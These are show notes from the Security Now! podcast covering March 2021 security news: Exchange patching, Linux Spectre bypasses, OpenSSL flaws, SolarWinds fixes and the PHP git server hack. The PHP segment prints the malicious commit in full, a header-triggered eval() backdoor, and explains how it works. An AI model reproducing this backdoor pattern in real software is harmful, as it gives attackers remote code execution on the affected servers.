Security Now! #812 - 03-30-21

GIT me some PHP

This week on Security Now!

This week we begin by checking in on the patching progress, or lack therefore, of the ProxyLogon Exchange server mess. We examine a new Spectre vulnerability in Linux, a handful of high-severity flaws affecting OpenSSL, still more problems surfacing with SolarWinds code, an intriguing new offering from our friends at Cloudflare, and the encouraging recognition of the need for increasing vigilance of the security of increasingly prevalent networked APIs. I'll check-in about my work on SpinRite, then we're going to take a look at the often and breathlessly reported hack of the PHP project's private Git server... and why I think that all the tech press got it all wrong.

Security News

ProxyLogon Update

I looked for any update from Microsoft, from RiskIQ, or any other source to get some sense for how the patching is going. I did discover that RiskIQ is now estimating that "only" — and, again, "only" needs to be in quotes because the only sense in which it's "only" is in comparison to the original several hundred thousand vulnerable and unpatched Exchange Servers that we started out with. So, today we're down to "only" 29,966 instances of Exchange Server still vulnerable and thus wide open to attack. But that's down from the last number we reported, which was 92,072 on March 10th. And that 30 thousand number appears to be holding.

Our experience suggests that any further improvement will be incremental, slow, attritional, and perhaps the result of Microsoft's slipping useful ProxyLogin remediation into their Windows Defender solution that's able to filter the primary exploit vector from the IIS web server before it reaches the server's tender underbelly. It's not clear whether RiskIQ is actually testing for the vulnerability or obtaining Exchange Server version information to detect likely vulnerability. I suspect it's the latter — checking some connection greeting banner version. If that's the case then the actual vulnerability number would be lower, perhaps much lower, if Windows Defender has managed to slip a shim in there to block the actual exploit without updating the server's reported software version.

Spectre returns to Linux

The spectre and Spectre is remaining with us. Two week ago we noted Google's Security Blog posting titled: "A Spectre proof-of-concept for a Spectre-proof web" where Google demonstrated and shared their creation of a working Spectre exploit in JavaScript that's able to obtain data from the browser's internal memory.

And yesterday researchers with Symantec's Threat Hunter Team disclosed two ways in which Spectre's processor mitigations could be circumvented in Linux-based OSes to launch successful speculative attacks to obtain sensitive information — like crypto keys — from the system's kernel memory.

The groups found two, related but different ways to pull this off, so two CVEs have been assigned: CVE-2020-27170 and CVE-2020-27171. Note that these CVE's have last year's date. We'll get to that in a second. Because these should be fixed, but do not spell the end of the world — or of Linux — they carry relatively mild CVSS scores of 5.5. They impact all Linux kernels prior to v5.11.8.

The trouble was first identified last year. And the Linux teams were notified. Patches for Ubuntu, Debian and Red Hat were first published on March 17, 2021 then released for deployment Saturday before last on March 20.

CVE-2020-27170 – Can reveal contents from the entire memory of an affected computer
CVE-2020-27171 – Can reveal contents from 4 GB range of kernel memory

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/spectre-bypass-linux-vulnerabilities

Remember that because Spectre and Meltdown are chip-level vulnerabilities, operating system patches would be mitigations designed to make it (hopefully) impossible for an attacker to exploit the vulnerabilities. The operating system has no ability to address the underlying issue which exists in the processor beneath it. So it's mitigations for Spectre that can be bypassed in Linux using the vulnerabilities that Symantec discovered. That means that what Symantec found were essentially mitigation vulnerabilities — ways to get around Linux's response to the Spectre problem.

By using these mitigation bypasses on any unpatched Linux before v5.11.7, malicious code can read memory that its process should have no permission to inspect. And what's more, the attacks could also be launched remotely through malicious websites running exploit JavaScript.

Symantec's team worked out a way to take advantage of the kernel's support for extended Berkeley Packet Filters (eBPF) to extract the contents of the kernel memory. The Berkeley Packet Filter (BPF) started out to be a special-purpose very lightweight virtual machine that was used to inspect and filter network packets. Anyone who's ever had occasion to use Linux's tcpdump facility has likely encountered the BPF system. Since then, the extended BPF (eBPF) variant has become a universal in-kernel virtual machine, with hooks throughout the kernel.

Symantex explained that "Unprivileged BPF programs running on affected systems could bypass the Spectre mitigations and execute speculatively out-of-bounds loads with no restrictions. This could then be abused to reveal the contents of the memory through Spectre-created side-channels."

The kernel ("kernel/bpf/verifier.c") was found to perform undesirable out-of-bounds speculation on pointer arithmetic, thus defeating fixes for Spectre and opening the door for side-channel attacks. In a real-world scenario, which until recently Spectre has been a bit light on, unprivileged users could leverage these weaknesses to gain access to secrets from other users sharing the same vulnerable machine.

Symantec explained that: "The bugs could also potentially be exploited if a malicious actor was able to gain access to an exploitable machine via a prior step — such as downloading malware onto the machine to achieve remote access — this could then allow them to exploit these vulnerabilities to gain access to all user profiles on the machine."


Again, patches are out. But if you thought that getting the world's Windows systems updated was slow, just imagine how many Linux systems have not been updated in the past two weeks. Many haven't been updated in years, and won't be. And Symantec tells us that these unpatched gremlins can be exploited remotely.

OpenSSL fixes several high-severity flaws.

Alarm bells were also ringing over at the OpenSSL project as a result of a server crash DoS and a certificate verification bypass. As we know, for many years OpenSSL contained the main repository of open source crypto magic, so the OpenSSL library was incorporated everywhere secure communications and certificate management was needed. These days, crypto has gone mainstream and OpenSSL now has many viable, newer and quite a bit sleeker competitors. Names like Bouncy Castle, Cryptlib, GnuTLS, Libgcrypt, Libsodium, NaCl, and NSS are becoming

more mainstream. But inertia being what it is, OpenSSL remains dominant. So it's under most rocks you turn over. Big, bloated and creaky though it is, it remains the reference standard against which the performance of everything else is compared.

Although OpenSSL has, by any measure, been quite robust and secure. It's popularity means that when something goes wrong it's generally a pretty big deal. The biggest previous mess brought to us by OpenSSL was a worrisome little flaw that became known as Heartbleed. And any of our listeners from 7 years ago will appreciate what a ruckus Heartbleed created back in 2014. What the two recent discoveries lack is marketing. Somehow, caing this the horrible CVE-2021-3449 vulnerability isn't nearly as catchy as "Heartbleed." And there's no wonderful dripping blood logo. But it's still quite worrisome. And we've probably not heard the end of it. Last Thursday morning, Cryptographic engineer Filippo Valsorda tweeted:



Which brings us to last Thursday's OpenSSL Security Advisory [25 March 2021]
https://mta.openssl.org/pipermail/openssl-announce/2021-March/000198.html

NULL pointer deref in signature_algorithms processing (CVE-2021-3449)
==========

Severity: High

An OpenSSL TLS server may crash if sent a maliciously crafted renegotiation ClientHello message from a client. If a TLSv1.2 renegotiation ClientHello omits the signature_algorithms extension (where it was present in the initial ClientHello), but includes a signature_algorithms_ cert extension then a NULL pointer dereference will result, leading to a crash and a denial of service attack.

A server is only vulnerable if it has TLSv1.2 and renegotiation enabled (which is the default configuration). OpenSSL TLS clients are not impacted by this issue.

All OpenSSL 1.1.1 versions are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1k.

This issue was reported to OpenSSL on 17th March 2021 by Nokia. The fix was developed by Peter Kästle and Samuel Sapalski from Nokia.

So, note that the advisory just told any malicious prankster how to down most of the Internet's servers that use OpenSSL to provide TLSv1.2 support — which is pretty much everything today.

The other OpenSSL problem that was also fixed last Thursday could best be described as a "***weirdo edge/corner case***" that you'd need to really try hard to create. But if you did, the result WOULD be a true bypass of certificate verification in OpenSSL. And that would obviously be very bad, since if you cannot authenticate the identity of the party you're having a private conversation with, it could be a man-in-the-middle or anyone. I'm tempted to share the Advisory's description just so you'd have a clear example of what a "weirdo edge/corner case" exactly sounds like.

Oh, what the hell. Here's how the Advisory describes the problem that they also fixed:

CA certificate check bypass with X509_V_FLAG_X509_STRICT (CVE-2021-3450)
==========

Severity: High

The X509_V_FLAG_X509_STRICT flag enables additional security checks of the certificates present in a certificate chain. It is not set by default.

Starting from OpenSSL version 1.1.1h a check to disallow certificates in the chain that have explicitly encoded elliptic curve parameters was added as an additional strict check.

An error in the implementation of this check meant that the result of a previous check to confirm that certificates in the chain are valid CA certificates was overwritten. This effectively bypasses the check that non-CA certificates must not be able to issue other certificates.

If a "purpose" has been configured then there is a subsequent opportunity for checks that the certificate is a valid CA. All of the named "purpose" values implemented in libcrypto perform this check. Therefore, where a purpose is set the certificate chain will still be rejected even when the strict flag has been used. A purpose is set by default in libssl client and server certificate verification routines, but it can be overridden or removed by an application.

In order to be affected, an application must explicitly set the X509_V_FLAG_X509_STRICT verification flag and either not set a purpose for the certificate verification or, in the case of TLS client or server applications, override the default purpose.

OpenSSL versions 1.1.1h and newer are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1k.

This issue was reported to OpenSSL on 18th March 2021 by Benjamin Kaduk from Akamai and was discovered by Xiang Ding and others at Akamai. The fix was developed by Tomáš Mráz.

So, please don't lose any sleep over that one. It must have been that the guys at Akamai were perusing the OpenSSL source and spotted the logic flaw that way. It's never good to have any way around authentication in a system whose entire purpose is authentication. So it'll be good to have this resolved too.

But, seriously... There are a great many servers and server appliances sitting out on the public Internet using earlier OpenSSL v1.1.1 versions. The 'h' subversion, which added the buggy

implementation to “Disallow explicit curve parameters in verification chains when X509_V_FLAG_X509_STRICT is used” was introduced only last September. So that's not really bad. It’s not like 11+ years of Exchange Server. And today's bad guys are for more interested in crawling inside a system to mine cryptocurrency or to encrypt all of a network's drives and attempt to extort a ransom. So perhaps the days of getting jollies from crashing servers has passed.

SolarWinds keeps finding new critical problems within its own code

Last Thursday was a busy day. SolarWinds released a new update to its Orion networking monitoring tool to fix four security vulnerabilities which include two that could be exploited by an authenticated attacker to achieve remote code execution (RCE). So that's better than “unauthenticated” but perhaps not enough better.

We've talked about JSON deserialization flaws, about how deserialization inherently requires interpretation and how difficult it is to create perfectly robust interpreters. The programmers who write the deserializers are typically the same ones who wrote the serializers. So their deserializer code inherently assumes that what it receives came from their serializer. And that assumption has been the source of a great many critical security vulnerabilities. So here's another one. This one allows an authenticated user to execute arbitrary code through the test alert actions feature available in the Orion Web Console. This is something that allows users to simulate network events, such as an unresponsive server, that can be configured to trigger an alert during setup. The vulnerability is rated as CRITICAL.

A second issue concerns a high-risk vulnerability that could be leveraged by an adversary to achieve RCE in the Orion Job Scheduler. The SolarWinds release notes said: "In order to exploit this, an attacker first needs to know the credentials of an unprivileged local account on the Orion Server."

Trend Micro is credited with discovering and reporting these two new flaws.

And there are two others: There's a high-severity stored cross-site scripting (XSS) vulnerability in the "add custom tab" within customize view page and a reverse tabnabbing and open redirect vulnerability in the custom menu item options page, both of which require an Orion administrator account for successful exploitation. The update also brings a number of security improvements, with fixes for preventing XSS attacks and enabling UAC protection for Orion database manager, among others. So, Orion users should update to the latest release, which is the "Orion Platform 2020.2.5."

This begs the question that many people in government and industry must be asking: “Should SolarWinds be abandoned for a hopefully more secure alternative?” The key, of course, is whether an alternative would truly be more secure? It could be that with all the hot water SolarWinds has been in recently, their code finally got the deep cleansing scrutiny that it had always needed, so that now it's actually the better solution compared with others that perhaps just haven't yet SolarWinds moment in the spotlight. It's somewhat like the dilemma an employer faces after discovering some errant action of an employee who sincerely apologizes after being called onto the carpet for it. Is it better to then sever the transgressor's employment over the mistake? Or are they now a better employee for having learned a valuable lesson?

In the case of SolarWinds, that bad code somehow got in there in the first place. To keep me as a customer in the long term, I would need to be convinced that not only were a handful of flaws patched up, but that the flawed system that created them in the first place had also received some apparently much needed attention and patching.

Cloudflare's recent moves

Cloudflare is continuing their move toward offering more and more security-related services. Last week they announced and debuted a web browser virtualization service as part of their Cloudflare for Teams offering. They call it "Zero Trust Browsing."

https://www.cloudflare.com/teams/browser-isolation/

Their description of it explains:

> Cloudflare's Browser Isolation service makes web browsing safer and faster for your business, and it works with native browsers. Web browsers are more complex and sophisticated than ever before. They're also one of your biggest attack surfaces. Cloudflare Browser Isolation is a Zero Trust browsing service. It runs in the cloud away from your networks and endpoints, insulating devices from attacks.
>
> What makes protecting employees from Internet threats so difficult?
>
> Secure Web Gateway policies are too restrictive, or too relaxed: No secure web gateway can possibly block every threat on the Internet. In an attempt to limit risks, IT teams block too many websites, and employees feel overly restricted.
>
> Malicious content is difficult to spot and costly to remediate: innocuous webmail attachments, plugins, and software extensions can disguise harmful code. Once that code travels from a user's browser to their device, it can compromise sensitive data and infect other network devices.
>
> IT teams have limited power to manage browser activity: Organizations often do not have full visibility into or control over the browsers their teams use, keeping them from meeting compliance standards and securing the users, devices, and data on their network.

So we might think of it like "Remote Desktop" for browsers. But the desktop is not being remoted — only the browser's fetch and render engine is remote. The browser's network communications, fetching and rendering engines all live at Cloudflare, and Cloudflare sends the rendered VISUAL RESULT — and only the visual result — to the user's browser. And apparently they're able to pull this off so that the lag is unnoticeable. And, you know, given how insanely complex today's web pages have become, reaching out to so many differing 3rd-party servers for page sub-assets, it does make a certain sort of sense to outsource that entire machine to a capable and well-connected cloud provider like Cloudflare. Their DNS server's can have massive caches to minimize lookups. And, in fact, they can have massive caching proxies. And everything can be network-local to the browser cloud engine. So you could theoretically render pages at lightning speed by dramatically reducing all lookups and network transit delays, blast the page together, then intelligently send the post-rendered page result to the user.

And the whole point of this is that any attacks against the browser are then also remote, since there's not really any system to attack at the remote end, and the only thing the user receives are post-digested page image results.

It's interesting, also, because by the end of today's podcast, where we'll be talking about the hack of the PHP project's private Git server, we wind up looking at the growing trend toward outsourcing of services for which little local value can be added. If we cannot add any value to a service, why do it ourselves? Especially if there's a down side. And when you think about it, why are we all pulling all of these disparate web browser assets redundantly to each of our own individual web browsers? It really does make a sort of sense to imagine having a "browser service" that does all that non-value-added redundant work for us, then sends us only a safe, attack-free, already digested final result.

It's going to be interesting to see how this evolves. If anyone's curious to learn more, I have a link to the Cloudflare page describing their new “browser isolation” feature in today’s show notes: https://www.cloudflare.com/teams/browser-isolation/

A focus on API Security

The original concept of an API was entirely local. Operating systems offered their underlying services through calls to operating system functions. Launch a process, allocate some memory, open a read a file from a device. And because there were operating system applications, and programmers used these service calls, over time they became known as Application Programming Interfaces, or APIs. And the operating system was then said to be the “publisher” of these interfaces.

So, generically, what evolved was the idea of carefully and clearly defining a set of function calls that one entity would publish — meaning “offer” — to be used by one or more API consumers.

The big change that then happened was the introduction of networking. It occurred to developers of increasingly sprawling systems and solutions that whereas web browsers had traditionally been using HTTP queries and responses to obtain things to show on the page, there was no reason why the parameters used by traditional local operating system and other application APIs could not be turned into well-formed text and sent over the wire in exactly the same fashion as HTTP web traffic. And so network APIs were born.

The problem is that insufficient attention has been given to the security of publicly exposed APIs and, consequently, attacks against APIs are another area of growing malcious interest. This is forcing enterprises to start taking the security aspects of their API adoption more seriously.

The good news is, the need for API security is on people's radar. According to a recent report, 91% of IT professionals say API security should be considered a priority in the next two years, especially since more than 70% of enterprises are estimated to use more than 50 APIs.

The main aspects of API security respondents consider priority is access control, cited by 63% of those surveyed; regular testing (53%), and anomaly detection and prevention (43%). In total, eight out of 10 IT admins want more control over their organization's APIs ... yet the tools for providing that are currently lacking.

Other statistics of note in the report include:

- 19% of enterprises test their APIs daily for signs of abuse
- 4 out of 5 organizations enable either partners or users to access data using external APIs
- The current focus of API strategies is centered around application performance (64%) and development and integration (58%)
- 64% of survey respondents said their current solutions do not provide robust API protection

There's no takeaway for us at this point. But I just wanted to put it on this podcast's radar. We're seeing an increasing amount of automation. And what used to be local and contained is increasingly becoming stratified, remote and distant. If we know anything it's that security is difficult. So I'm glad to see that the need for enhanced security of these mostly unseen communications is appreciated.

SpinRite

I'll just close here by noting that the work on SpinRite v6.1 is moving smoothly forward. Although, in one sense, it's the same SpinRite with direct ultra high performance hardware support for IDE and SATA drives having ATA and AHCI interfaces. The implication of this is that sector addressing is expanded from 32 to 64 bits since it was the 32-bit sector addressing that clamped the previous SpinRite at 4.3 billion sectors, which is "only" 2.2 terabytes. For SpinRite to be able to run on today's drives, it needs to support 64-bit sector addressing. And since sector addressing IS SpinRite, I am needing to update everything. But I'm very happy with the way it's coming along. Before I began, I worried that it wasn't going to be any different, and that SpinRite's v6.0 users might think "what did I wait all this time for?" But in the process of moving through the code I'm making many improvements. So, SpinRite 6.1's users will definitely notice many places where I've at work improving things.

GIT me some PHP

The curious case of the PHP's Git Server Hack

I've read all of the coverage of this in the tech press, and I've looked at the source materials. And no one appears to understand that this had to primarily be a joke hack perpetrated by someone who arranged to compromise either the PHP project's private Git server or the account of "Rasmus Lerdorf" the creator of PHP. Perhaps I'm missing something. But everyone appears to be taking this as a super-serious attempt to actually sneak a backdoor into PHP. I don't think that's what it was. The code IS -- sort of -- a back door. I'll explain in a minute. But to the degree that it is a backdoor, it's not some stealthy sneaky backdoor hiding in the shadows. It's a backdoor embellished with big neon signs reading "Hey! Checkout this Big Wide Open Backdoor I just created here!!!" It's a "backdoor" that's screaming to be found...

Here's the code:

```
+   zval *enc;
+
+   if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
+       (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
+       convert_to_string(enc);
+       if (strstr(Z_STRVAL_P(enc), "zerodium")) {
+           zend_try {
+               zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
+           } zend_end_try();
+       }
+   }
```

https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e82a68d7d

As we know, every browser query to a server identifies the browser and typically a collection of its add-ons by sending a "USER-AGENT" header. The PHP code above extracts the value of the HTTP_USER_AGENT header from the http_globals array that was built to describe the query. It holds that value in a string named 'enc' which it had declared earlier. It then checks to see whether the first eight characters of the User Agent header value are "zerodium". If it finds that the User Agent header does indeed begin with the eight characters "zerodium" it then feeds the rest of the string -- skipping those first 8 characters -- into PHP's insanely dangerous "eval()" function, which interpretively executes whatever PHP code is passed to "eval" -- which is whatever is contained in the balance of the string. And driving the joke home, as if the presence of the trigger string test for "zerodium" were not glaring enough, our hacker then tosses in a quoted string reading, in all caps: "REMOVETHIS: sold to zerodium, mid 2017".

The official PHP documentation for the EVAL function reads:

> **Caution** The eval() language construct is *very dangerous* because it allows execution of arbitrary PHP code. *Its use thus is discouraged.* If you have carefully verified that there is no other option than to use this construct, pay special attention *not to pass any user provided data* into it without properly validating it beforehand.

And, of course, feeding user-provided data into the eval() function is precisely what this little glaringly obvious snippet of code does. But it's that it's SO GLARINGLY OBVIOUS, deliberately calling attention to itself with the all caps "REMOVE THIS" — as in, what? — Remove this before use? Or don't leave any of this in here since it's a hack that was sold to Zerodium many years ago? It makes no sense.

And Zerodium's CEO was not impressed by this. He tweeted that the culprit was a "troll," commenting that "likely, the researcher(s) who found this bug/exploit tried to sell it to many entities but none wanted to buy this crap, so they burned it for fun." What??? Maybe he also misunderstood this. It was a commit to the PHP Git server two days ago. It's not like it's been hiding in PHP since 1950 and no one noticed it until now.

Interestingly, the name of the actual header being checked is "HTTP_USER_AGENTT" with an extra 'T' at the end. I checked with Rasmus Vind, who is, as we know, my go to guy for all things PHP to verify that PHP would, in fact, populate the http_globals array with **any** and **all** client headers it found in the query. He wrote some code to demonstrate that it does. So we'd have to presume that using HTTP_USER_AGENTT with the extra 'T' was the hacker's way of

hiding the use of what is actually a custom header in a lookalike header that might go unnoticed in a cursory scan. And it might also be that commandeering the actual HTTP_USER_AGENT header could have unforeseen side effects to cause the query to be blocked elsewhere.

And, finally, in an exercise of dry wit or a twisted sense of humor, the hacker gave their commit the title of "Typo Fixed" and in the detail says "Fixes minor typo."

But on the serious side, what we DEFINITELY had here was a true, completely unauthorized incursion into the PHP private Git server. If it had gone unnoticed -- if a tiny tweak had been dropped in -- the damage throughout the industry could have been substantial.

Yesterday, Nikita Popov, a well-known software developer at JetBrains and an active open source contributor to PHP, the LLVM and Rust efforts, posted under the subject: "Changes to Git commit workflow". He wrote:

https://news-web.php.net/php.internals/113838

> Hi everyone,
>
> Yesterday (2021-03-28) two malicious commits were pushed to the php-src repo from the names of Rasmus Lerdorf and myself. We don't yet know how exactly this happened, but everything points towards a compromise of the git.php.net server (rather than a compromise of an individual git account).
>
> While investigation is still underway, we have decided that maintaining our own git infrastructure is an unnecessary security risk, and that we will discontinue the git.php.net server. Instead, the repositories on GitHub, which were previously only mirrors, will become canonical. This means that changes should be pushed directly to GitHub rather than to git.php.net.
>
> While previously write access to repositories was handled through our home-grown karma system, you will now need to be part of the php organization on GitHub. If you are not part of the organization yet, or don't have access to a repository you should have access to, contact me at nikic@php.net with your php.net and GitHub account names, as well as the permissions you're currently missing. Membership in the organization requires 2FA to be enabled.
>
> This change also means that it is now possible to merge pull requests directly from the GitHub web interface.
>
> We're reviewing the repositories for any corruption beyond the two referenced commits. Please contact security@php.net if you notice anything.
>
> Regards,
> Nikita

So, this is good. The PHP guys are taking the opportunity of this hack to move their work from their private server, where they are responsible for much more than just the code it contains, to GitHub, where they only need to be responsible for the code it contains and the GitHub folks get

to worry about the security of all the rest of the infrastructure -- bandwidth, capacity, storage, authentication, attacks, and so on.

And it's worth noting that as trends go, this is definitely a trend. I'll remind everyone that about three and a half years ago, when I was participating in that DigiCert customer advisory board meeting in Utah, and I casually referred to my server rack at Level3, and everyone looked at me like I had just dropped the "F"-Bomb on the Disney Channel. And I said... "What?!?" And one of the guys said: "Uhhhhh... Steve... no one does their own hardware anymore." (At that point I thought it best not to mention that I also prefer to code in assembly language. :)

But my point is, we're clearly seeing a global shift back toward what I suppose we could call the original "mainframe computing" idea. In this case, we've named it the "managed services model", where the responsibility for those things, where an enterprise doesn't really have any value to add, are increasingly being shut down and outsourced.

And it makes sense, so long as we also recognize that it puts lots of eggs all into many fewer baskets. This makes the care and handling of those baskets far more important than ever. We see reports of spotty outages of major services that transiently bring down ALL users of the affected service at once. And though I haven't mentioned it before, one of the more notable recent victims of a ransomware attack was one of the largest managed services providers who has been hit with a $20 Million ransomware demand.

This sort of consolidation is more cost effective overall, but we need to appreciate that it also creates an inherently more fragile solution. This consolidation and refactoring of function and responsibility is clearly going to happen. A school district can give its students a day or two or a week off if their informatics systems go down. But mission critical environments -- like a hospital -- that might not be able to withstand transient outages.

If the PHP repo were to remain where it is, it could remain up if GitHub ever went down. But balancing the ongoing security risk that's inherent in private repository management versus the possibility of transient loss of repository access, makes it pretty clear that moving the PHP code over to GitHub is the right call.

So, on balance... I think that the industry owes this jokester its thanks. He or she made PHP more securable and thus secure.

And speaking of Rasmus Vind:
Leo, I meant to have you and our listeners check out Rasmus own site: **Hive Workshop**. It's at https://www.hiveworkshop.com and it bills itself as the "#1 Largest Warcraft 3 Reforged Modding Community" -- I have no idea what that means. But whatever it is, it's a true tour de force in PHP-based CSS and HTML re-skinning. Believe it or not, underneath all of those layers of skins lies the XenForo 2 forum system that Rasmus knows quite well.